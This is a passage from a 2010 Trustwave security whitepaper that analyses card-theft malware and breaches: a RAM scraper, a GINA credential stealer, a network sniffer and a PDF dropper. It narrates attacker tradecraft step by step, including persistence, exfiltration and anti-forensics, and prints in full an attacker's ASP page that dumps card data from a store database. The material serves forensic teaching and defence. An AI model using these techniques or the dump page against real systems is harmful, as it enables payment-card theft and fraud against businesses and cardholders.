Trustwave®
Information Security & Compliance

Malware Freakshow 2010

Nicholas J. Percoco
Jibran Ilyas

July 1, 2010

A Whitepaper for Black Hat USA 2010

Table of Contents

1 Introduction

Our team had a busy year. We investigated over 200 incidents in 24 different countries. We ended up collecting enough malware freaks (samples) to fill up Kunstkammer a few times over. Building upon last year's DEFCON talk, we want to dive deeper and bring you the most interesting samples from around the world - including one that made international headlines (try to guess which one) and the rest we're positive no one's ever seen before (outside of us and the individuals who wrote them).

This paper will bring you 4 new freaks and 4 new victims including:

- Sports Bar in Miami
- Online Adult Toy Store
- International VoIP Provider
- US Defense Contractor

The malware we are going to breakdown within this paper are very advanced pieces of software written by very skilled developers. These attacks were not executed by "script kiddies" using tools they found on the Internet, but rather by well-organized groups attacking these victims. The complexity in their propagation, control channels, anti-forensic techniques and data exporting properties will be very interesting to anyone interested in this topic.

2 About the Authors

Nicholas J. Percoco is the head of SpiderLabs at Trustwave - the advanced security team that has performed more than 750 cyber forensic investigations globally, thousands of penetration and application security tests for Trustwave clients. In addition, his team is responsible for the security research that feeds directly into Trustwave's products through real-time intelligence gathering. He has more than 15 years of information security experience and often acts as the lead security advisor to many of Trustwave's premier clients by assisting them in making strategic decisions around various security and compliance regimes. As a speaker, he has provided unique insight around security breaches and trends to public and private audiences throughout North America, South America, Europe, and Asia including security conferences such as Black Hat, DEFCON, SecTor and You Sh0t the Sheriff. Prior to Trustwave, Nicholas ran security-consulting practices at both VeriSign and Internet Security Systems. Nicholas holds a Bachelor of Science in Computer Science from Illinois State University.

Jibran Ilyas is a Senior Forensic Investigator at Trustwave. He is a member of Trustwave's SpiderLabs - the advanced security team focused on penetration testing, incident response, and application security. He has investigated some of nation's largest data breaches and is a regular contributor for published security alerts through his research. He has 7 years experience and has done security research in the area of computer memory artifacts. Jibran has presented talks at security conferences (DEFCON, SecTor) in the area of Computer Forensics and Cyber Crime. Jibran is also a regular guest lecturer at DePaul and Northwestern University. Prior to joining SpiderLabs, Jibran was part of Trustwave's SOC where he helped Fortune 500 clients with Security Architectures and deployments. Jibran holds a Bachelors of Science degree from DePaul University and Masters degree in Information Technology Management from Northwestern University.

3 What's a Malware Freakshow?

We are fortunate to have access to environments that have been compromised as a by-product of our investigative work. These environments range in all shapes and sizes, but have one thing in common: they contain data that attackers want – badly. This data comes in the form of credit card numbers, bank accounts, confidential documents and intellectual property.

Over the years, there has been a constant battle between the owners and developers of these systems and the people who want to attack them. It is like a cat and mouse game but with many complexities.

Historically (the last 5-7 years or more), an attacker would find their way into an environment and explore the systems have gained access to. They would eventually find their way to a database or file system and just download what they were looking for. We call this technical "smash and grab" as it is similar to what criminals do when they rob a store on Main Street in the middle of the night. They smash the windows and before the cops show up, they run off with the color televisions. In the digital world, we don't see alarms going off and the "cops" showing up very quickly, in fact in 2009, we saw the average timeframe between attack and detection was 156 days (source: Trustwave's Global Security Report 2010).

Over the last 24 months as various compliance regimes forced organizations around the world to take a closer look at the data they were storing and as a result removing most of it in the process. This became a challenge for the attackers who were used to executing the "smash and grab" technique very often and efficiently. To overcome this challenge, attackers started to reach out to software developers that specialized in writing tools for criminal use. They asked these developers to study the systems they want to target and come up with new ways to obtain the data.

This brings us to today, where nearly 60% of our casework involves ***custom developed and targeted malware***. This is a problem the entire security industry faces as we attempt to stop these tools from walking right past our traditional security controls.

In the tradition of the freakshows of yesteryear, we have worked to bring the information security world the most interesting pieces of malware that we obtained over the last 12 months, talk about their targets, dissect their inner workings, and then demonstrate their features and functionality live on stage at both Black Hat USA 2010 and DEFCON 18 in Las Vegas, Nevada.

4 Anatomy of a Successful Malware Attack

To expand upon the educational value of this presentation, we have decided to take a step back to explain how we came to obtain a copy of the malware samples in the first place. In this section of the paper, we will present this information from the mind of the attacker looking to profit from this activity.

4.1 Identifying the Target

From the historic sense, about 10 years ago when we were performing these types of investigations, most, if not all of them would be opportunistic "hacks". The result of which were often just *warez* site or website defacements. Today, even though these types of attacks take place often, there isn't real monetary value in doing so. There is some value in defacing a corporation's website or using a server farm for a place to store a .iso files of popular DVDs, but not much compared to the millions of dollars being made by the organized crime groups commonly known as "carders".

These individuals and groups work diligently to ***shrink the food chain*** from data to dollars as quickly and as efficiently as possible.

The first piece of data they are after is credit card data. They are not looking for just a number and expiration date, however; the real value is in Track Data. This is the data that is stored on the back of a credit card in the magnetic stripe. This is the very same data is processed to initiate and complete a payment card transaction. Getting a hold of credit data means that the path to the cash is 4 hops away.

[Track Data]->[Fake Credit Card]->[Fraudulently Purchased Good]->[Sales of Goods]->[Cash]

The second piece of data that is valuable is a Personally Identification Number (PIN). A PIN is used to authenticate a few different types of transaction in the payment card world. It can be used to authenticate a debit transaction at a retail establishment, it can be used obtain a cash advance on a credit card, or it can be used to withdraw cash from an Automated Teller Machine (ATM.) For our purposes here, we are doing to think of this data as debit/ATM Track Data plus PIN. Once you obtain this data, you are only 3 hops away from pulling out cash from the payment network.

[Track Data + PIN]->[Fake ATM Card]->[ATM Machine]->[Cash]

Considering both credit and debit/ATM card data has great value, you always have to weigh the risks of obtaining and executing fraud with each type.

Debit/ATM data can only be found in those retail environments that accept debit transactions and ATMs. ATM networks are closed environments (or at least they should be). This means there isn't likely an Internet connection to an ATM. If support is needed, someone usually has to physically visit an ATM or have access to the banks internal network in the first place.

Credit card data is everywhere. It is in fast food restaurants, it is in hotels, gas stations, ballparks, and even soda machines. Many of these environments are connected to the outside world via the Internet. They need to be because when things break, people don't want to have to get in their car and drive to a location to fix them. They just want to fire up their Remote Desktop client and restart a service or reboot the device.

From an attacker's point of view, the risk of being caught in an ATM attack is rather high due to the physical access requirements and the cameras in the ATM itself. In addition, there are people usually milling about wherever an ATM is located. If the physical route is chosen, it is unlikely that an attacker would do this job himself. Instead, they would use a "grunt" or a "mule" to take the risk during the physical portions of the attack. On the flip side, the reward from obtaining debit/ATM card data and PINs, could be huge. Historically, there have been known "cash out" operations against the ATM networks where millions of dollars are taken out of hundreds of machines located all over the world at the very same time.

In our world, we do see attacks on the ATM networks, but those are not very common, so for this paper we are going to focus on the credit card side of the crime.

Tossing a wide net and seeing how many fish that can be caught isn't a good move in the carder world. When identifying a target the attackers want to be as a discreet as possible so not to set of any alarms or tip off anyone. When developing malware (see the next step) they don't want their code getting into ANYONE'S hands before it is deployed. It does not take long for someone to send a copy up to VirusTotal and then it will make its way into the AV signature libraries. If this happens before the attackers launch their initial attack, they will be banking on the victim not having Antivirus running in their environment, which may not be a stretch, but they just don't want to have to worry about that.

The attackers want to find an organization that has many systems that store, processes or transmit credit card data. This organization should also rely on a 3rd party for support of such systems. If they have physical access, they send someone to do a quick walk around the establishment and observe of the Point of Sale systems. Typically, the name, phone and email address of the support origination is stuck to the front or side of the system. Also note the make and model of the POS system; this is very important to Step 2 of this process.

At this point the attacker may not really know who exactly they want to target. They may only know that they want to target an organization that fits from the profile of the one they just scoped out. Searching for these organizations online is often not very difficult, given most of

them will have native remote access services listen on the Internet and in some cases are not behind a firewall.

4.2 Developing the Malware

Developing malware for organizations depends on the complexity of their security architecture. If the attacker is targeting a Hotel, Restaurant, Bar or a Retail shop which are more likely to have weaker security controls, they can develop a casual piece of malware which would either rely on key logging, sniffing or memory dumping techniques.

Key logging and sniffing have been around for a long time. The new technique that we are seeing for the last two years is memory dumping. Antimalware products have a low tolerance for key loggers so the attackers are not spending much time with this type of malware. Instead they may want to focus on developing a custom sniffer or memory dumper. Some commercial Point of Sale applications are encrypting data internally i.e. between client and server as well, hence the guaranteed method these days is memory dumping, which is quite effective since the data in memory is always unencrypted. This kind of malware requires a parsing piece too to search the memory dumps for sensitive data like credit cards, social security numbers or other personally identifiable information.

Once the attacker has decided on a method to use, they will want to have the malware customized for each target, to further avoid detection during a wide spread attack. They will also consider hiding the malware process from the task lists via a rootkit, so that even more advanced IT professionals won't be able to detect the malware.

Last but not the least; the attacker would want to consider the functionality of the malware. Slow and steady is the way to go with malware (i.e. they don't want to develop a malware that takes over a large percentage of system resources and raise red flags.) Instead, attackers often use a slow and steady approach to aggregate the data. Since the days of smash and grab are numbered and the data in transit is now the focus, there is a greater need for persistency on the system. The attacker would also want to maintain the infection on the system, so scripting the malware to start on reboots would be essential. On Windows systems, the attacker will install the malware as a Windows Service and give it a common or common looking service name e.g. Remote Procedure Call or Distributed Link Tracking Client; again to avoid detection by IT staff.

During malware development, the attackers also want to consider how long to store the stolen data on the system before exfiltration. Again, for the weaker security architectures, it is OK to store it as long as the attacks needs, for larger organizations, the attack will want to make sure to remove the data so it doesn't build up to quickly and be detected by the targets IT staff. The best way to go would be to store the data in temporary folders and transfer and remove them as soon as they reach around 1% of the total disk space on the system.

4.3 Infiltrating the Victim

Once an attacker has identified the target of their attack, they need to find a way to place their newly developed malware within their target's environment. Depending on the specific environment, there are multiple ways to accomplish this:

- **The Physical Way (aka "Hi, I'm Ryan Jones. Look over there. Owned.")** – Like mentioned in Step 1, doing anything from a purely physical sense has extreme levels of risk, but this method of entry is not entirely uncommon. Examples include, posing a repairperson, asking someone to print a document on a "clean" USB key, and just walking up to the system and installing the malware. In many of the environments, we investigated; all three of these methods would prove highly successful. In general, people are very trusting. Especially when attackers act like they are supposed to be performing certain actions; no one questions them.
- **The Easy Way (aka "Nice to meet you Remote Desktop (*RDP*) and your little friend *default password*, too!)** – We call this method "The Easy Way" because, well, it is rather easy. Basically, the attacker only needs to find an open remote access application and try well-known list of defaults used by the manufactures/installers of common Point of Sale software packages. We have seen custom developed attack tools that will scan an entire Class A just cataloging the locations using a dictionary of about 50 or so login/password combinations.
- **The Über Way (aka "Silent But Deadly")** – This technically is how attackers get the big fish. If they are going after an organization that has millions of records or some intellectual property (e.g. closed-source code) chances are that they are not going to have an un-patched Windows box sitting on the Internet with RDP available with default passwords. This method takes a very meticulous attacker (or team of attackers) to pull off because if it isn't performed to near perfection, the "something smells funny" flag is going to go over pretty quickly. The attackers are going study their target organization and understand those who have the control, likely have access to the data, (even if they really shouldn't). Most large organizations feel they follow the "need to know" policy for data access, but they really don't. People in power positions; think they need to know, so therefore they have access, even if they have NEVER access the data in question. The attackers are going to want to find some type of recent client-side vulnerability; especially those they are involve a download and system reboot to patch. These targets are busy people. Busy people don't patch, they are also very social and don't want to feel like they are missing out on anything. Once the attackers have this all figured out, they could now launch their attack via an email attachment (or social media like Facebook and LinkedIn). All the attackers need to succeed is for their targets to view the malicious content and they are in.

4.4 Finding the Data

Finding the data is perhaps one of the easier tasks the attacker will face once they are on the target system. The software developers are not in the business of hiding processes that carry sensitive information. There is a good chance that the attacker just needs to look in the Task Manager to find a few processes of great interest.

Once the attackers have located the application that processes sensitive information, first they will locate its folder location to see if there are temporary logs that get created. In some older system, attackers will find sensitive data in temporary logs. In addition, they will check to see if the application has a debugging option. If this is available, they will skip the malware development and just create a script to archive the debug files on a regular basis. If all else fails and the data they are looking is not available via the techniques discussed above, the attackers will sniff the wire and filter the traffic for sensitive information via regular expressions.

If it's an ecommerce environment the attackers will go straight to the database. Typically the attackers will find database credentials in the source code of the web application. The database might have encrypted data. We have seen that in most of our investigations (and penetration test) that the encryption/decryption keys are usually on the system where the data resides.

4.5 Getting the Loot Out

A number of organizations are finally getting their ingress filtering right but continue to struggle with egress filtering. Unfortunately, disabling outbound access still sounds too foreign to the Network Administrators. Until this trend changes, the most successful methods of getting data out remain FTP and SMTP. In some instances, setting up a tiny SMTP server or a web proxy on the compromised box would work better as that enables malware on additional internal machines to route data to the Internet.

In more controlled environments, all outbound ports except HTTP and HTTPS are closed. In that case, the attackers can simply change the destination ports of their FTP server to HTTP and HTTPS ports. This is the technique that is most effective as the exfiltrated data gets blended (to the untrained eye) with the web traffic.

While FTP and SMTP are quick and easy methods of exfiltration, they may not work in every environment:

1. Those methods are high risk because they transmit information in plain text and
2. Those methods might be blocked for outbound access.

There are many organizations that block outbound FTP and SMTP. The two ports that are highly likely to be open for outbound access are HTTP (TCP port 80) and HTTPS (TCP port 443). If the malware can encrypt and compress the data before sending it outside of the victim's network, it will only help the cause. Encryption will help to mitigate the chance that someone monitoring network traffic, but it also may be flagged as something "unknown". Use of compression will reduce the risk that the outgoing data is flagged as an anomaly when bandwidth monitors are in place within the victim's environment.

In cases of Remote Desktop (RDP) access to the victim server, there is minimal effort required in exfiltrating the data as the attackers can connect the host drives to the victim's computer via Remote Desktop Connection. Once connected, an attacker can simply copy the data from the target's computer to their own computer.

4.6 Covering Tracks and Obfuscation

When the attackers are in the target environment, they are going to want to make sure that they don't do anything to cause adverse reactions within the environment. Crashing systems and filling disk space is a bad thing. They feel everything else is free game since there is a good chance they won't get detected until they actually start using the data they are stealing. We found in our cases from 2009 that attackers were in environments on average 156 days before being detected. That is a lifetime; there is no need to spend time covering things up.

While our investigations have shown that attackers really do not need to spend time covering their tracks, we have seen them pull a few punches to try and make the job difficult for a first responder and forensic investigator.

Some techniques we have seen along the "anti-forensic" route include:

- Changing the MAC times on malware and its output files
- Obfuscating the output files so simple searches fail
- Packing the malware
- Randomize timed activities so investigators don't see a pattern
- Not storing any data on disk
- Adding a Rootkit functionality to hide the malware processes

The security administrators often look for the files that are modified within a few months to check for infection. A simple step (may turn out to be the most effective) would be to change the MAC times on the malware and initial output files to the one of Operating System install date so they are mixed with the system DLL files and executables. Other than the "Create" dates of the malware, the "Last Modified" dates of the malware output files that get updated should be configured to have older dates. This will protect the malware from the casual inspection of system via looking out for recently created and modified files.

5 Meet the Freaks

If you are interested in the technical details of how these pieces of malware operate read this section, if not, jump to the next section to learn about the victim and how these malware penetrated their business operations.

5.1 Sample SL2009-127 – Memory Rootkit Malware

Vitals	**Code Name:**	Capt. Brain Drain
	Filename:	Ram32.sys
	File Type:	Portable Executable 32-bit, Kernel Driver
	File Size:	7,936 bytes
	Compilation Time:	2009-03-03 18:26
	Target Platform:	Windows
	MD5 Hash:	9E8EF4708690EE8A650EF72C83E05055
	SHA-1 Hash:	5345940E6225CAC2B9325C00EB7B2F88BB875B81
	Fuzzy Hash:	192:myiuo07ZCFC+DR6kGVhUDkqOUDfuqHjciW/:my3o0NCQ+t6hhQOTqDci,"ramsys32.sys"

Static Analysis	**Notable Strings:**	\SystemRoot\s%02d%02d%02d.txt \SystemRoot\715219c8b97e6ab3972c8ff73348b4c1 \Device\sysram32 \DosDevices\sysram32 c0de
	Notes:	Static analysis of the file revealed the following file characteristics: - Portable Executable for Windows 32-bit platforms - Kernel Driver - It operates in ring0 as a part of kernel - It cannot be launched as a process (it will not be listed on the process list) - It has to be loaded by a separate program
Code Analysis	**Notes:**	Once loaded, the ramsys32.sys driver installs a device driver called sysram32. This ensures that the device driver is loaded properly and that the other malware components can communicate with the driver via DeviceIoControl API. The loader to control its behavior from the user mode component utilizes the DeviceIoControl API. Once the driver is loaded, it creates (if it doesn't already exist) a file that will act as the storage for the intercepted cardholder data. It then points to the end of the file, so that the new data will be appended to it. It also changes the file attributes to be SYSTEM and HIDDEN, so that the file is not visible when using Windows Explorer with the default file browsing settings (i.e. by default,

		Windows Explorer does not show files with HIDDEN or SYSTEM attributes). The file location is hardcoded inside the driver as: %SystemRoot%\715219c8b97e6ab3972c8ff73348b4c1 The malware runs two threads simultaneously. The first thread is for dumping the data from memory. When credit card track data is processed in memory, the malware intercepts it and puts in the file mentioned above, but it changes the contents of track data. Notably, after detecting track 1 data, the parsing routine modifies the "^" separator to a "%" character. For track 2, the "=" character is replaced with a "$" character. It may be an attempt to thwart track data detection inside the Temporary Cardholder Data Storage File and the Daily Cardholder Log Files, via regular DLP (Data Loss Prevention) monitoring applications. The second thread run by malware moves the data from the Temporary Cardholder Data Storage File into regular daily logs. It executes every day, at 10:00 (according to the local system's clock settings read by the malware). The daily logs are saved to files with the HIDDEN and SYSTEM attributes enabled, and with the naming convention of (where "YY" represents the year, "MM" the month, and "DD" the day): %SystemRoot%\s<YY><MM><DD>.txt. When the malware moves the data to the daily log file, it deletes the data from the Temporary Cardholder Data Storage File to make sure that daily logs don't have overlapping data.

5.2 Sample SL2010-18: Windows Credential Stealer

Vitals	**Code Name:**	Don't Call Me Gina
	Filename:	fsgina.dll
	File Type:	PE32, Dynamic Link Library
	File Size:	52,736 bytes

	Compilation Time:	2009-08-09 19:27
	Target Platform:	Windows
	MD5 Hash:	181461bc3801c6ff84694c36ae0cf1f8
	SHA-1 Hash:	ff11a461b464a3435089d3f2268c499bbe47bb8c
	Fuzzy Hash:	1536:zAZTL7sCexvTL9DYXDroMvZxZ5XkQG8Gumd/3:zA1nlexv2XpZxjXXmJ3,"fsgina.dll"
Static Analysis	**Notable Strings:**	usersdat.txt %s\%s %s mail.XXXXX.com helo magic 250 mail from:<root@XXX.org> rcpt to:<anaX@XXXorg> data From: testing@XXX.net

		To: Support <testing@XXXglobal.net> Date: Today! Quit MessageBoxA wsprintfA FSGINA.DLL WlxActivateUserShell WlxDisplayStatusMessage WlxGetConsoleSwitchCredentials
	Notes:	Static analysis of the file revealed the following file characteristics: - It is a PE32 Dynamic Link Library - It cannot be loaded as a process. It needs to be referenced in Winlogon registry section. - Winlogon.exe loads this DLL upon system bootup. - The malware is not packed or obfuscated. - Acts as "Man in the Middle" malware.

Code Analysis	**Notes:**	Fsgina.dll is meant to add on to a legit Windows file "msgina.dll", which is a is a module loaded by Winlogon process of Windows Operating Systemto facilitate the authentication policy. The file performs all user identification and authentication activities. The logon screen that we see on Windows is what the GinaDLL is confirgured to show e.g. we could see a Welcome Screen with a list of usernames (mostly in Windows XP Home Edition), a logon box with Username and Password textbox along with a Domain list in dropdown menu or a customized Logon screen with additional fields like RSA Token value added to the logon box screen. Fsgina.dll (when loaded by Winlogon.exe) takes the form of Logon box authentication screen. The only difference is that once it is loaded, it intercepts the credentials used to login to the infected system in a file called "usersdat.txt" placed in %Windir%\System32 folder. One neat thing about Fsgina.dll is that it doesn't intercept failed logins, instead only successful logons to the system are placed in the output file i.e. "usersdat.txt" The infection occurs when you change the registry of Winlogon. A new "String Value" with the name "GinaDLL" must be created in the following registry folder: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. In the GinaDLL string value, the path to the malware must be mentioned so that when Winlogon.exe process launches next time, it loads fsgina.dll to capture the valid logins to the system.

5.3 Sample SL2009-143 – Network Sniffer Rootkit

Vitals	**Code Name:**	Clandestine Transit Authority (CTA)
	Filename:	Winsrv32.exe

	File Type:	PE executable
	File Size:	254,464 bytes
	Compilation Time:	2009-08-14 11:38
	Target Platform:	Windows
	MD5 Hash:	1862F325333BA82651704AD36FF130BD
	SHA-1 Hash:	EEE650F414561AA7F8097A1C32920B88B79322DB
	Fuzzy Hash:	6144:zcr/YU+6E5Pl5rTwBHj7EIkFcfrhH+VY2MiPC:YrAU+6E5lJTwBDGFcThKC,"winsrv32.exe
Static Analysis	**Notable Strings:**	\win32.exe BINRES SYSTEM \%s_system_%02d_%02d_%s.rar cmd /c copy "%s" "%s" \rar.exe

		RAR rar.exe a -hp%s %s_system_%02d_%02d_%s.rar %s_system_%02d_%02d_%s.rar rar.exe \scr.txt binary put quit ftp -s:%s\scr.txt %s_system_%s.rar SOFTWARE\Microsoft\Windows\CurrentVersion\Run IPHelper cmd /c inv.bat inv.bat win32.exe

	Notes:	Static analysis of the file revealed the following file characteristics: - PE Executable that has three files embedded inside it. - Hider.SYS (Rootkit), - Win32.exe (Ngrep), - System32.dll (configuration of malware) - Generates inv.bat on the fly to start sniffer. - Uses Hider.SYS to hide its activities from task manager
Code Analysis	**Notes:**	The malware maintains its persistency by adding an entry for "IPHelper" in the following registry key. SOFTWARE\Microsoft\Windows\CurrentVersion\Run The value added is the path of its main executable "winsrv32.exe". When it runs, the adds Hider.sys in the kernel to hide the other pieces of malicious code running on the system. System32.dll contains the name of the temporary output file for malware, Ngrep command line options, RAR Password and FTP Host settings. Win32.exe, which is Ngrep tool is started with the following parameters as coded in System32.dll: win32.exe -q -W byline -i -d 1 "[0-9][0-9][0-9][0-9][0-9]=[0-9][0-9][0-9][0-9]. These parameters grep for credit card track 2 data. The output of the malware gets saved in "%WINDIR%\system-40.log". As data is sent across wire e.g. from a client workstation to a server, ngrep filters the data with track 2 data and appends to the malware output file. At 1:00 AM every day, the malware compresses (via rar.exe) and encrypts the "system-40.log" file and sends it to the FTP host with the settings coded in the System32.dll file. The RAR'ed file is protected with a password that is also given in System32.dll file. Once data is sent via FTP, the "system-40.log" file is flushed and gets ready to receive new data. The RAR file is also retained on the victim system but has

		"HIDDEN" and "SYSTEM" attributes so it is not visible via Windows Explorer by default.

5.4 Sample SL2010-7 – Client-side PDF Attack

Vitals	**Code Name:**	Dwight's Duper
	Filename:	Announcement.pdf
	File Type:	Portable Document Format (PDF)
	File Size:	95,649 bytes
	Compilation Time:	2010-02-19 12:44
	Target Platform:	Windows
	MD5 Hash:	97de613aeebc17d40649770acb9cf7ae
	SHA-1 Hash:	b7b40103508894042560e2e5b86cf33d04fe7e86
	Fuzzy Hash:	1536:bMT0lw6W66AV0NFPEIZpBMTYzlw6W66AV0X:wN6z6TFPdZ0U+6z6l,"Announcement.pdf"
	Notable Strings:	None.

Static Analysis	**Notes:**	Analysis tools indicated the file to be corrupted. Such result is a hint that there may be something suspicious about the content of the analyzed file. Strings extracted from the file did not reveal interesting properties nor did viewing the content of the file in a hex viewer. Subsequently, the compressed PDF streams inside the file were unpacked and analyzed for the presence of the JavaScript code. While JavaScript is a programming language often utilized by PDF authors, it is also known to be targeted by malicious authors trying to exploit vulnerabilities within the Adobe JavaScript language interpreter. Analysis indicated the malicious PDF file contained suspicious JavaScript code.
Code Analysis	**Notes:**	When the sample PDF document is initially opened, a clean copy of the PDF document (for legitimate viewing) and the file '1.exe' is created within the user's temp directory (%TEMP%). The malicious '1.exe' binary was then copied into the user's Startup folder (%HOMEPATH%\Start Menu\Programs\Startup) as 'office.exe' to ensure execution upon user login. Next, the malicious binary opened a connection to an external website to download and execute a batch file. The batch file copies the documents, spreadsheets and other sensitive information from the victim's system and exports it to an external site.

6 Meet the Victims

This section contains a walkthrough of each victim's environment as we saw it during our investigation. Some of the specifics of the environment have been intentionally left out or changed to protect the confidentiality agreements we have in place with the victim organization.

6.1 Victim A: Sports Bar in Miami


6.1.1 About the Organization

This is what the finest bars across the nation look like (network architecture wise). The owner of the restaurant is good at one thing and that is getting people to the bar and selling booze. This bar attracts the premium crowd because of its décor and celebrity endorsements. The owner has outsourced all things computers to a Third Party IT company who fixes day-to-day issues.

6.1.2 Their Challenges

In the given month, the owner receives several proposals for computer upgrades, security and managed services. In the current economy, it is tough to spend money on computer work especially as on the face of it, customers don't feel the value added. It is rare that a bar owner writes "Our systems are secure and compliant" or that sign attracting more crowds. Hence, spending money of IT and Security is a very low priority.

6.1.3 Their Environment



The back office server was located at the top of a DVR system in a tiny manager's office which barely had room to walk. In addition, there was a system on desk which was used for games, facebook and web surfing for managers on duty.

6.1.4 Anatomy of the Attack

The attackers gained access via Remote Desktop to the Business PC. Upon network reconnaissance, the attacker discovered payment processing systems and a Back Office server. The malware, which parses credit card track data out of Random Access Memory (RAM), was installed on the Back Office server to intercept the transaction data coming from the Point of Sale Terminals. The intercepted data was put in a temporary output file protected by file attributes which would hide it from default Windows Explorer view. . It survived several upgrades of the POS software as the malware included rootkit to hide itself from Task Manager and other Process Analysis Tools.

6.1.5 Aftermath

The Third Party IT Support Company never detected the compromise. The alert came from their processing bank, which got an alert from MasterCard that they are seeing a lot of fraud on their merchant ID. MasterCard required a forensics investigation and we are asked to find the cause of the fraud.

6.2 Victim B: Online Adult Toy Store

6.2.1 About the Organization

This is ecommerce as it's finest. A 100-person company located on the West Coast of the United States also operates a few physical store locations. The majority of their revenue is via their website, including a large portion from international sales made possible by their product distributors located around the world.

6.2.2 Their Challenges

Increases costs and decreasing margins is always a challenge for a small business. In 2008, they decided to scrap their in-house hosting model and partner with a well-known hosting provider for all aspects of their externally facing system needs, including application development.

6.2.3 Their Environment

The environment here is not very complex:

[Internet]-[Shared Firewall]-[Terminal Server]-[Client Firewall]-[Web Server]-[Database Server]

The network infrastructure described above should be self-explanatory to most, except it is important to note that the hosting provider shares the Terminal Server for multiple clients. Since the developers of hosting provider work from home offices, this Terminal Server is accessible from the Internet to avoid lockouts due to Dynamic IP changes. The Client Firewall only allows authorized hosts only. The Terminal Server is a trusted IP on the Client Firewall but for Remote Desktop and SFTP access only.

6.2.4 Anatomy of the Attack

The attacker compromised the Terminal Server, which was open from the Internet. There was no sensitive data storage on the Terminal server but attackers discovered communications with other merchant servers. The credentials used to compromise the Terminal Server didn't work for Remote Desktop access to the client web and database servers so the attackers had to make extra effort to achieve their goals.

Since Hosting Provider's developers who also had access to the client environments used the compromised Terminal server, the attackers decided the gain the credentials of those developers by placing an infected version of msgina.dll file on the system to intercept the logins. Msgina.dll is a module loaded by Winlogon to implement the authentication policy. The file performs all user identification and authentication interactions. A simple registry hack to

include malicious "fsgina.dll" with winlogon.exe process of Windows did the trick for the attackers. Fsgina.dll was a "Main in the Middle" kind of attack in which fsgina.dll does the job of recording successful logins on the authentication box. The intercepted credentials were stored in ASCII file named "usersdat.txt" on the Terminal Server.

The fsgina.dll attack got attackers admin level access to all sites hosted and developed by the Hosting Provider. The attackers still needed to get in the database to look for sensitive data. To achieve that goal, the attackers logged in to the Webserver via credentials gained by fsgina.dll attack and took advantage of the unencrypted Web.Config file in the client's www directory to gain database credentials of the Adult Toy Store. This Web.Config file in Microsoft web server environments contain configuration settings for web applications which often include database passwords in clear text. The orders table in Adult Toy Store's database only had masked credit card data. . However, there was a separate table that stored transactions in plain text for 10 minutes only to give customers grace period modify or cancel the order before processing it. This window of opportunity was what the attackers capitalized on. The attackers placed an ASP page with the following code to steal cardholder data:

```
<%

      set Conn = Server.CreateObject("ADODB.Connection")

      ConString = "PROVIDER=SQLOLEDB; Server=xxx.xxx.xxx.xxx;Initial Catalog
=victimcom; User Id = sa; Password=XXXXXXXX"

      Conn.Open ConString

            SQL = "SELECT TOP 5000
orderno,cardnum,expdate,cardcode,first_name,last_name,address,city,state,zip,country,
phone FROM orders WHERE cardcode not in('') AND cardnum not
in('PayPal','N/A','Google','Check / Money Order') AND expdate not
in('11/2009','12/2009') ORDER BY order_no DESC"

      Set RSord=Conn.Execute(SQL)

'--------------------------------------------------------------------------------

      Set RSord=Conn.Execute(SQL)

      do until RSord.EOF

   for each x in RSord.Fields

   Response.Write(x.value & "|")
```

```
    next

    Response.Write("<br>")

    RSord.MoveNext

       Loop

%>
```

The attackers ran this page regularly to gain credit card data including CVV2 code from the victim's site. As seen in the code, it is clear that attackers wanted data from all transactions except the ones not paid via credit card such as PayPal, Google, Money order or Check. The attackers also didn't want the card numbers that were expired.

6.2.5 Aftermath

The customers of the Adult Toy Store started seeing fraud on their accounts and got their money refunded from the card brands. Very few customers called the affected merchant, as they were probably embarrassed to identify themselves as customers. The activity went on for two months before some brave clients told the merchant that **all** the credit cards they used on the website end up being compromised. The investigation traced back to the Terminal Server, which is where the attackers obtains the legit credentials to carry on the attacks. Hosting provider was notified who subsequently found similar problems with other sites managed by them.

6.3 Victim C: International VoIP Provider

6.3.1 About the Organization

Looking for a Voice over IP (VoIP) provider that won't break the bank? Look no further than this company. These guys are ultra-cheap and are very popular in the developing world. They are no Skype and their line quality is horrible (think tin can and string), but what do you expect for less than $5 dollars per month for unlimited calling. This is a 7-person company (yes, 7) that has about 80,000 customers around the world.

6.3.2 Their Challenges

They are in IT/Telephony business, but handing credit cards is not their core competency. They bought one of the publicly available payment applications to record the transactions and hosted it at a third party hosting facility. Since they didn't want to deal with troubleshooting of

payment application on daily basis, they retained the payment application company for remote support services.

6.3.3 Their Environment

